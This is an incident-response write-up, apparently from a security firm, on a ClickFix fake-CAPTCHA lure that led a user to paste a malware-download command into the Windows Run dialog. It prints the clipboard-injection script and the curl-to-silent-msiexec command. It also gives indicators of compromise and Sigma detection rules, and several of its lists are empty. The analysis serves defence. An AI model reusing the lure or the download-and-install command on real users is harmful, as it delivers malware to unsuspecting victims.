Prepared by: Philip O'Dwyer & Muhammad Uzair | Last update: 15 April 2026
A companion article covers the business impact and security implications for organisational leaders: https://www.triskelelabs.com/blog/copy-paste-cyber-attack-clickfix-soc-detection
A recent incident investigated by Triskele Labs highlights a growing shift in adversary tradecraft, where user-driven execution replaces traditional exploitation techniques.
In this case, a ClickFix-style Fake CAPTCHA lure was used to socially engineer a user into executing a malicious command. Rather than deploying a conventional malware dropper, the attacker relied entirely on legitimate Windows binaries and trusted infrastructure, forming a living-off-the-land (LOTL) attack chain.
From initial interaction to payload execution, the entire sequence completed in under 10 seconds.
Browser history analysis confirmed the user was actively searching for defibrillators, during which they visited:
defibrillators[.]com[.]au
Upon visiting the site, the user was presented with a ClickFix-style Fake CAPTCHA prompt, initiating the attack chain.
This indicates the site was either:
Compromised (likely) and serving malicious JavaScript
Or part of a malvertising / traffic redirection chain
Following interaction with the CAPTCHA, the page executed clipboard injection logic:
navigator.clipboard.writeText(
'cmd /c "curl -L https://<redacted>/payload.msi -o %TEMP%\\n.msi && msiexec /i %TEMP%\\n.msi /qn /norestart"'
);
After clicking the CAPTCHA, the user was shown instructions to:
Press Win + R
Paste the clipboard contents (Ctrl + V)
Press Enter
This removes interpretation from the user and ensures high-probability execution.
This incident demonstrates a shift toward intent-based initial access, where adversaries exploit legitimate user activity rather than relying on phishing or vulnerability exploitation.
In this case:
The user performed a legitimate search (defibrillators)
A relevant website was visited
The site delivered a malicious interaction via Fake CAPTCHA
This removes traditional indicators such as:
Suspicious emails
Malicious attachments
Known exploit activity
Instead, the attack leverages:
Trust in context and user intent as the delivery mechanism
 Figure 1: ClickFix page impersonating a CAPTCHA prompt, using the clipboard API to pre-load a malicious command

Figure 2: Fake verification error prompting the user to execute a pre-loaded command via the Windows Run dialog Figure 3: Clipboard Injection Materialised: Command Executed via Run
Once executed, the command initiated a chained sequence of legitimate tools:
cmd /c "curl -L https://storage.googleapis.com/nodedownload/Node_Min.msi -o %TEMP%\n.msi && msiexec /i %TEMP%\n.msi /qn /norestart"

Figure 4: Run Dialog Execution Artefact with Embedded Payload Delivery Command
|
Component |
Purpose |
|
cmd /c |
Executes command and terminates |
|
curl -L |
Downloads payload, following redirects |
|
Cloud Storage URL |
Trusted infrastructure used to host payload |
|
-o %TEMP%\n.msi |
Writes payload to temp directory |
|
&& |
Chains execution |
|
msiexec /i |
Executes MSI installer |
|
/qn |
Silent execution |
|
/norestart |
Suppresses reboot |
The use of Google Cloud Storage reduces suspicion and bypasses reputation-based controls.
Endpoint telemetry revealed a clear parent-child execution chain:
explorer.exe
└── cmd.exe
└── curl.exe
└── msiexec.exe
This sequence demonstrates classic LOLBAS abuse:
curl.exe used for payload delivery (T1105)
msiexec.exe used for execution (T1218.007)

Figure 5: User Click to Code Execution: Visualising the Attack Chain
Analysis identified the following registry artefact:
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
Containing:
cmd /c "curl -L https://storage.googleapis.com/.../Node_Min.msi ..."
This confirms execution via the Windows Run dialog, aligning with Fake CAPTCHA instructions.________________________________________
|
Time |
Event |
|
T+0s |
User interacts with page |
|
T+5s |
Command executed |
|
T+8s |
Payload downloaded |
|
T+9s |
MSI execution begins |
|
T+~5 min |
Detection triggered |
|
T+44 min |
Host contained |
The execution chain completes in <10 seconds, requiring detection and response to operate in near real time.
The activity was detected via:
MaliciousCopyPaste (MITRE T1204.004)
Detection triggered based on:
Suspicious process chain
Command-line payload retrieval
Silent MSI execution
Execution originating from explorer.exe
Detection was not based on:
File hashes
Known malware signatures
Static indicators
The payload was delivered as:
Node_Min.msi
This technique is commonly used to:
Observed in campaigns involving:
Every component used in this attack is legitimate:
Individually benign, collectively malicious:
explorer.exe → cmd.exe → curl.exe → msiexec.exe
Malicious intent is defined by execution sequence, not tooling
This attack bypasses traditional controls because:
No exploit is used
No malicious binary is initially dropped
Payload is hosted on trusted infrastructure
Execution uses signed binaries
Detection based on:
Signatures
Reputation
Static analysis
is ineffective.
explorer.exe → cmd.exe → curl.exe → msiexec.exe
MSI execution from %TEMP%
Silent install flags (/qn /norestart)
Command-line driven payload retrieval
RunMRU registry artefact
Malicious / Suspicious Domains
defibrillators[.]com[.]au
sasndfsdfghjasd[.]run
Malicious IP address
188[.]114[.]97[.]3
Payload Hosting
storage.googleapis.com (abused for payload delivery)
Filename
Node_Min.msi
Command Pattern
cmd /c curl -L <url> -o %TEMP%\*.msi && msiexec /i %TEMP%\*.msi /qn
cmd → curl → msiexec chain
MSI execution from %TEMP%
Silent install flags
External CLI-based downloads
title: Suspicious Curl to MSI Execution Chain
logsource:
category: process_creation
detection:
selection:
ParentImage: '*\\cmd.exe'
Image: '*\\curl.exe'
condition: selection
---
title: Silent MSI Execution from Temp
detection:
selection:
Image: '*\\msiexec.exe'
CommandLine|contains:
- '/qn'
- '%TEMP%'
condition: selection
MTTD: 5 minutes
MTTR: 44 minutes
Execution chain analysed
Malicious intent confirmed
Host actively contained
Host isolation:
Stopped further execution
Blocked outbound communication
Prevented persistence
Eliminated lateral movement
Attack stopped mid-execution, pre-impact
Detection identifies activity
MDR enforces control
Payload execution completes
Runtime deployed
Secondary malware executes
Exploitation of user behaviour
Use of legitimate tooling
Execution-based attack chains
Detection must shift from:
“Is this file malicious?”
to:
“Does this behaviour make sense?”
This attack reached execution despite existing controls, reflecting the effectiveness of user-driven, LOTL-based techniques. However, it did not progress to compromise.
Preventative controls disrupted execution
Behavioural detection identified the activity
Response actions ensured containment
The attack was stopped before impact through a combination of layered controls and MDR-led response.
